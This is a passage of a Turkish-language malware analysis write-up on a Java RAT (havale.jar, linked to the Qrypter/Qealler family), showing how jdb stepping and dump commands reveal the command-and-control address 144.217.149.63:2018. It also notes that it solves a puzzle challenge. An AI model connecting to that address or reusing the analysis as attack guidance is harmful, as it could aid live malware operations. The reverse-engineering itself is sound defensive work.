
Cursor: 1007 Caret: 1098 Sel: 16 OVR MOD READ

Tüm bu class dosyalarının şifresini çözüp incelemeden önce Google'da ve

Twitter'da kaynak kodundan elde ettiğim qt314 ve qua.enterprise.reaqtor.reaqtions.standartbootstrap anahtar kelimeleri ile ufak bir araştırma yaptığımda, Fortinet'in New jRAT/Adwind Variant Being Spread With Package Delivery Scam ve Jeff ARCHER isimli güvenlik araştırmacısının Qrypter isimli şu makalelerine denk geldim. Özellikle Jeff ARCHER'ın yayınladığı Qealler isimli son makalesini incelediğimde, havale.jar isimli bu zararlı yazılımın QUAverse Research and Development isimli Türk olduğu düşünülen bir grup tarafından geliştirilen bir Java RAT olduğunu öğrendim.



Bu zararlı yazılım tarafından iletişim kurulan IP adresini tespit etmek için ise java.net.URI sınıfını Java Journal aracı ile dinamik olarak izlemeye başladıktan kısa bir süre sonra iletişim kurulan IP adresini ve bağlantı noktasını (144.217.149.63:2018) tespit edebildim.



Sıra son olarak bu IP adresinin hangi sınıf dosyası içerisinde çağrıldığını bulmaya geldiğinde de, Java hata ayıklama aracı olan jdb ile stepi ve dump komutlarından faydalanarak qt314.CY sınıfına ulaştım.


```
Applications ▾ Places ▾ Terminal ▾ Mon 14:52 1
root@kali: ~/Desktop/malware
File Edit View Search Terminal Help
Thread-1[1] stepi
>
Step completed: "thread=Thread-1", qt314.cd.run(), line=-1 bci=8
Thread-1[1] stepi
>
Step completed: "thread=Thread-1", qt314.cd.run(), line=-1 bci=9
Thread-1[1] stepi
>
Step completed: "thread=Thread-1", qt314.cd.run(), line=-1 bci=12
Thread-1[1] stepi
>
Step completed: "thread=Thread-1", qt314.cd.run(), line=-1 bci=13
Thread-1[1] stepi
>
Step completed: "thread=Thread-1", qt314.cd.run(), line=-1 bci=14
Thread-1[1] Thread-1[1] stepi
>
Step completed: "thread=Thread-1", qt314.cY.a(), line=-1 bci=0
Thread-1[1] dump a
a = "144.217.149.63"
Thread-1[1]
```

Bu yazının ileri seviye gizleme yöntemi kullanan Java zararlı yazılımlarını analiz etmek isteyen güvenlik araştırmacılarına yol göstereceğine inanarak bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not:

1. Bu yazı ayrıca Pi Hediyem Var #16 oyununun çözüm yolunu da içermektedir.